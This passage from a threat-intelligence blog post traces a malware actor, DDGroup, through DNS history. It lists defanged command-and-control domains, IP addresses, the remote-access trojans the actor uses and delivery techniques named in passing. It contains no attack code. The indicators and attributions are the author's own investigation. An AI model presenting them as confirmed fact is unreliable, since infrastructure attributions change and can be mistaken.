

Figure 13: AxonIntel DNS history for quasharr.ddns[.]net

As you can see, this domain was very busy. Let's have a look at one of the more interesting IPs:

Press enter or click to view image in full size

Figure 14: AxonIntel DNS history for 154.12.234.207

As you can see, there are 5 additional dynamic DNS domains here. And if we look at them in VirusTotal, we would see that all of them have been associated with off-the-shelf malware like QuasarRAT, BitRat, and similar.

I don’t want to bore you with the details but this search can be continued. To be totally honest with you, I have probably already lost half my hair because whenever I thought I would finally have arrived at the beginning of this actor's career, I found another IP that has several new DynDNS Domains associated, all following the same scheme.

So far I have been able to associate **over 110 dynamic DNS spanning over 94 IP Addresses with this actor**. I am able to track this actor's activity to late 2019 and the only reason I did not track further was because of the sheer overwhelming amount of domains and IPs in my lists. Manual tracking can only bring you this far if you want to keep your sanity ^^

Chapter 6: I am not the only one

What is very interesting to me is that this actor has played a role model for new attack vectors on more than one occasion. Not only is DDGroup one of the first actors to use the new WebDAV / “search-ms” technique. They also were one of the first actors to make use of the OneNote malware delivery technique back in January 2023:

(C2: wormxwar.ddns[.]net)

which was also observed by my friend and colleague 0xToxin:

(IP has DNS History links to: quasharr.ddns[.]net, newtryex.ddns[.]net, wormxwar.ddns[.]net, retsuportm.ddnsfree[.]com, mywormtwon.ddns[.]net, spreadrem1.ddnsfree[.]com)

The same IP was mentioned in a Trellix article in regards to OneNote spreading as well:

They also made it into a recent article by Fortinet describing the new WebDAV attack vector using infrastructure that replaced the one I described at the beginning of this blog post:

https://www.fortinet.com/blog/threat-research/malware-distributed-via-freezers-and-syk-crypter

Associated C2s: freshinxworm[.]ddns[.]net, churchxx[.]ddns[.]net, plunder[.]ddnsguru[.]com, plunder[.]dedyn[.]io, plunder[.]jumpingcrab[.]com, plunder[.]dynnamn[.]ru)

In the article, Fortinet also points out the use of “Freeze.rs”.

With all these mentions in public reports, I can only assume why no one ever cared to have a closer look at this actor.

Chapter 7: Other Observations and Outlook

As you have seen, DDGroup is a very active actor whose activity spans over the years. The observed arsenal includes many open-source tools and commercial RATs.

To give an overview, here is a list of all observed tools and malware types the actor has been using in recent years:

1. Remcos RAT
2. ModiLoader / DBatLoader
3. Quasar RAT
4. AsyncRAT
5. BitRat
6. Warzone RAT / AveMaria RAT
7. NetWire RAT

8. XWorm

Additionally, I observed the use of:

1. https://github.com/optiv/Freeze.rs
2. https://github.com/sigoden/dufs

While the actor currently seems to favor servers by the German Hosting Provider Contabo, there seems to be no preference in regards to Dynamic DNS providers.

I really hope this article will be a reason for a CTI company with more resources than me to look into this matter.

Meanwhile, a list of all associated C2 IP addresses, a list of all associated dynamic DNS domains, and a joint list showing their association can be found here:

Chapter 9: Thank you

Well, this chapter has no technical details in it. However, I have to thank some individuals for their immense help with the work on this investigation. All individuals in the list below played a role in this and I am very thankful to each and every one of them:

- RussianPanda
- Fate112
- Ali Aqeel
- cxiao
- fr0gger
- Israel Torres

I also want to thank every reader of this post who makes it to the end. I always hope to make these posts entertaining and educational but this is by far my longest piece so far and if you made it here I really appreciate having had your attention.

Before you go, you might want to check out my link tree: https://linktr.ee/gi7w0rm or consider a donation via Kofi to help me finance my research.

Have a nice day.
Cheers ❤

((*)Disclaimer: I am not in any way or form affiliated with Validin LLC, but I have known their CEO for a while and I really like the work they do. Check them out here: https://validin.com/)
